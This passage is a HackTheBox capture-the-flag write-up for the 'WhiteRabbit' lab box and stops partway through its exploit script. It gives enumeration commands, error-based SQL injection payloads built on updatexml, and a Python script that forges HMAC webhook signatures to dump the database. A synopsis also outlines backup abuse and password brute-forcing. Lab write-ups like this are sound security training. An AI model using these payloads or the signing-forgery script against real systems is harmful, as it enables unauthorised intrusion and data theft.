

HackTheBox - WhiteRabbit
OS: Linux
Difficulty: Insane
Platform: HackTheBox
Box IP: 10.10.11.63
Box Creator: Flx0X00
WriteUp Author: DarkAngel79
Box Released: May 14, 2025
Tools: Ghidra, John, Ffuf, Restic
WriteUp Updated: Aug 9, 2026
Synopsis
WhiteRabbit is an insane-difficulty Linux target hosting an uptime-monitoring platform. Initial enumeration of a public status page reveals multiple subdomains, including an internal wiki containing sensitive documentation. The wiki discloses the use of GoPhish integrated with n8n workflows for automated phishing analysis.
Analysis of an exposed workflow file reveals a custom request-signing mechanism and an SQL injection vulnerability. By recreating the signing logic, error-based SQL injection is achieved, allowing database extraction. This includes a command_log table containing historical commands executed on the system.
Further enumeration uncovers a custom encrypted backup service. Using the recovered encryption password, backup snapshots are extracted, revealing a password-protected ZIP file containing an SSH key for the bob user. By abusing the same backup mechanism in reverse and backing up /root, an unprotected SSH key for the morpheus user is obtained.
Privilege escalation continues by reversing a password-generation binary used by the neo user. The password is time-based and generated with millisecond precision. Since the extracted logs only provide second-level timestamps, all 1,000 millisecond possibilities are brute-forced, successfully recovering neo’s SSH password.
The neo user has unrestricted sudoprivileges, allowing full root access to the system.
Skills Required
- Web Enumeration and subdomain discovery
- Understanding of error-based SQL Injections
- Restic usage for backup/restore data
- Intermediate reverse engineering skills
Skills Learned
- Automating constrained
SQLichains with signing requirements - Cracking zip files
- Abusing backup tooling in reverse to extract high value files
- Reversing binaries and reconstructing
time-based password algorithms
Enumeration
We first start by enumerating the target using nmap scan it is the first step in usually any target reconnaissance, to discover open ports and services and their versions to find a viable attack surface.
nmap -A -p- -Pn --min-rate=1000 -T4 10.10.11.63 Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 09:40 IST Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan SYN Stealth Scan Timing: About 51.70% done; ETC: 09:41 (0:00:35 remaining) Warning: 10.10.11.63 giving up on port because retransmission cap hit (6). Nmap scan report for 10.10.11.63 Host is up (0.21s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA) |_ 256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519) 80/tcp open http Caddy httpd |_http-server-header: Caddy |_http-title: Did not follow redirect to http://whiterabbit.htb 2222/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA) |_ 256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519) Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.19 Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 110/tcp) HOP RTT ADDRESS 1 306.73 ms 10.10.16.1 2 161.96 ms 10.10.11.63 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 96.40 seconds
The scan reveals that SSH and Caddy httpd are open on their respective default ports. Attempting to visit
the HTTP port redirects to whiterabbit.htb
echo '10.10.11.63 whiterabbit.htb' | sudo tee -a /etc/hosts 10.10.11.63 whiterabbit.htb

While navigating the website, we see a service for penetration testing being advertised. Checking out the Latest News section reveals services being used.

Now we begin subdomain enumeration to discover potential virtual hosts. There are multiple tools for performing this task but my personal favourite is ffuf.
ffuf -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://whiterabbit.htb/ -H "Host: FUZZ.whiterabbit.htb" -fs 0 /'___\ /'___\ /'___\ /\ \__/ /\ \__/ __ __ /\ \__/ \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\ \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/ \ \_\ \ \_\ \ \____/ \ \_\ \/_/ \/_/ \/___/ \/_/ v2.1.0-dev ________________________________________________ :: Method : GET :: URL : http://whiterabbit.htb/ :: Wordlist : FUZZ: /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt :: Header : Host: FUZZ.whiterabbit.htb :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 :: Filter : Response size: 0 ________________________________________________ status [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 150ms] :: Progress: [4989/4989] :: Job [1/1] :: 284 req/sec :: Duration: [0:00:17] :: Errors: 0 ::

From this response we can see status.whiterabbit.htb is a virtual host thats active. We add that new entry to our /etc/hosts file. When navigating to the site we are presented with a Uptime Kuma login portal, but without credentials we can't progress from here. By default in Kuma, there is a /status endpoint so we will perform a directory fuzz to see if we can discover any publicly accessible pages.
ffuf -w /usr/share/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://status.whiterabbit.htb/status/FUZZ /'___\ /'___\ /'___\ /\ \__/ /\ \__/ __ __ /\ \__/ \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\ \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/ \ \_\ \ \_\ \ \____/ \ \_\ \/_/ \/_/ \/___/ \/_/ v2.1.0-dev ________________________________________________ :: Method : GET :: URL : http://status.whiterabbit.htb/status/FUZZ :: Wordlist : FUZZ: /usr/share/SecLists/Discovery/Web-Content/raft-small-words.txt :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 ________________________________________________ temp [Status: 200, Size: 3359, Words: 304, Lines: 41, Duration: 129ms]
Now accessing the http://status.whiterabbit.htb/status/temp page reveals a few subdomains.
 Accessing the
 Wiki.js link, we can navigate to Main menu then GoPhish Webhooks and read about the n8n workflow from a GoPhish webhook that works with phishing data and writes to database.


Scrolling down a bit reveals a downloadable file which is a live execution history of the workflow along with instructions on how to use the webhook itself.
SQL Injection
We update our /etc/hosts file to add the 28efa8f7df.whiterabbit.htb subdomain. Analysing the gophish_to_phishing_score_database.json reveals a potential SQL injection:

"parameters": { "operation": "executeQuery", "query": "SELECT * FROM victims where email = \"{{ $json.body.email }}\" LIMIT 1", "options": {} },
This code will result in a direct injection for the email field and it should be possible to get an error based SQL injection because the debug node will provide the error messages. But there are some limitations. The HTTP request shown in the article works fine, but changing any data in the body will result in a failure because of the signature check that happens before any data is submitted to the database. This is because GoPhish webhooks can use a secret to sign the messages they send according to the documentation. Fortunately, the secret for the HMAC calculation is also leaked in the workflow JSON file and the information about the signing are available in the workflow and the GoPhish documentation.

"parameters": { "action": "hmac", "type": "SHA256", "value": "={{ JSON.stringify($json.body) }}", "dataPropertyName": "calculated_signature", "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS" },
We can edit the POST request provided in the documentation to attempt a triggering of SQL injection .
POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1 Host: 28efa8f7df.whiterabbit.htb x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd Accept: */* Accept-Encoding: gzip, deflate, br Connection: keep-alive Content-Type: application/json Content-Length: 81 { "campaign_id": 1, "email": "\" OR 1=1", "message": "Clicked Link" }

The reason for this is because the signature needs to be computed against the payload currently being used. To do this we will use CyberChef .
After replacing the x-gophish-signature with the new one we just computed, we are able to trigger the error-based SQL injection.

From here, we can attempt to extract database names. For example, the following payload will extract the first database name that's not like information_schema .
"email": "\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT 1,1), 0x7e), 1) ;",
The summary of this injection is as follows:
- Breaks out of an input field
(email). - Uses
ORto force the DB to execute controlled code. - Calls
updatexml()to produce an XML error containing attacker-controlled data. concat()wraps the extracted DB name with tildes( ~ )for readability.Subquerypulls a database name frominformation_schema.schemata.- Output appears in server error messages resulting in a classic error-based extraction.
Now that we have a successful injection point and a way to produce output, we can script this to perform a full dump using Python. We create a tamper function which will encode the payloads using the secret and append the payload to the POST parameters, since this is a error-based injection that only displays one entry at a time, we need to loop over in a range to extract all values correctly. To limit the output I restricted the output for the specific data we are looking for.
import requests import sys import hmac import hashlib import json import re import time def tamper(payload): params = '{"campaign_id":1,"email":"%s","message":"Clicked Link"}' % payload secret = '3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'.encode('utf-8') payload_bytes = params.encode("utf-8") signature = 'sha256=' + hmac.new(secret, payload_bytes, hashlib.sha256).hexdigest() params = json.loads(params) return params, signature def extract_value(url, payload_template, rhost, **kwargs): payload = payload_template.format(**kwargs) params, signature = tamper(payload) headers = {"Host": "28efa8f7df.whiterabbit.htb", 'x-gophish-signature': signature} proxies = {"http": "http://127.0.0.1:8080"} try: response = requests.post(url, json=params, timeout=10, headers=headers, proxies=proxies) except Exception as e: print(f"Error connecting to URL: {e}") return None match = re.search(r"~([^~]+)~", response.text, re.DOTALL) if match: return match.group(1) return None def extract_databases(url, rhost): databases = [] payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT {offset},1), 0x7e), 1) ;' offset = 0 while True: db = extract_value(url, payload_template, rhost, offset=offset) if db and db not in databases: databases.append(db) offset += 1 else: break return databases def extract_tables(url, rhost, db): tables = [] payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT table_name FROM information_schema.tables WHERE table_schema=\"{db}\" LIMIT {offset},1), 0x7e), 1) ;' offset = 0 while True: table = extract_value(url, payload_template, rhost, db=db, offset=offset) if table and table not in tables: tables.append(table) offset += 1 else: break return tables def extract_columns(url, rhost, db, table): columns = [] payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT column_name FROM information_schema.columns WHERE table_schema=\"{db}\" AND table_name=\"{table}\" LIMIT {offset},1), 0x7e), 1) ;' offset = 0 while True: column = extract_value(url, payload_template, rhost, db=db, table=table, offset=offset) if column and column not in columns: columns.append(column) offset += 1 else: break return columns def extract_data(url, rhost, db, table, column): data_rows = [] payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT {column} FROM {db}. {table} LIMIT {offset},1), 0x7e), 1) ;' offset = 0 while True: data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset) if data and data not in data_rows: data_rows.append(data) offset += 1 else: break return data_rows def extract_column_data(url, rhost, db, table, column): data_rows = [] payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT t1.`{column}` FROM `{db}`.`{table}` t1 WHERE (SELECT COUNT(*) FROM `{db}`.`{table}` t2 WHERE t2.`{column}` <=t1.`{column}`) = {offset}+1 LIMIT 1), 0x7e), 1) ;' offset = 0 while True: data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset) if data: data_rows.append(data) offset += 1 else: break return data_rows def extract_all_data(url, rhost, table, column): data_rows = [] for id_val in range(1, 7): row_data = "" chunk_size = 18 pos = 1 while True: payload_template = ( r'\" OR updatexml(1,concat(0x7e,(' r'select SUBSTRING({column}, {pos}, {chunk_size}) ' r'from temp.{table} where id={id_val}' r'),0x7e),1) -- ' ) data = extract_value( url, payload_template, rhost, pos=pos, 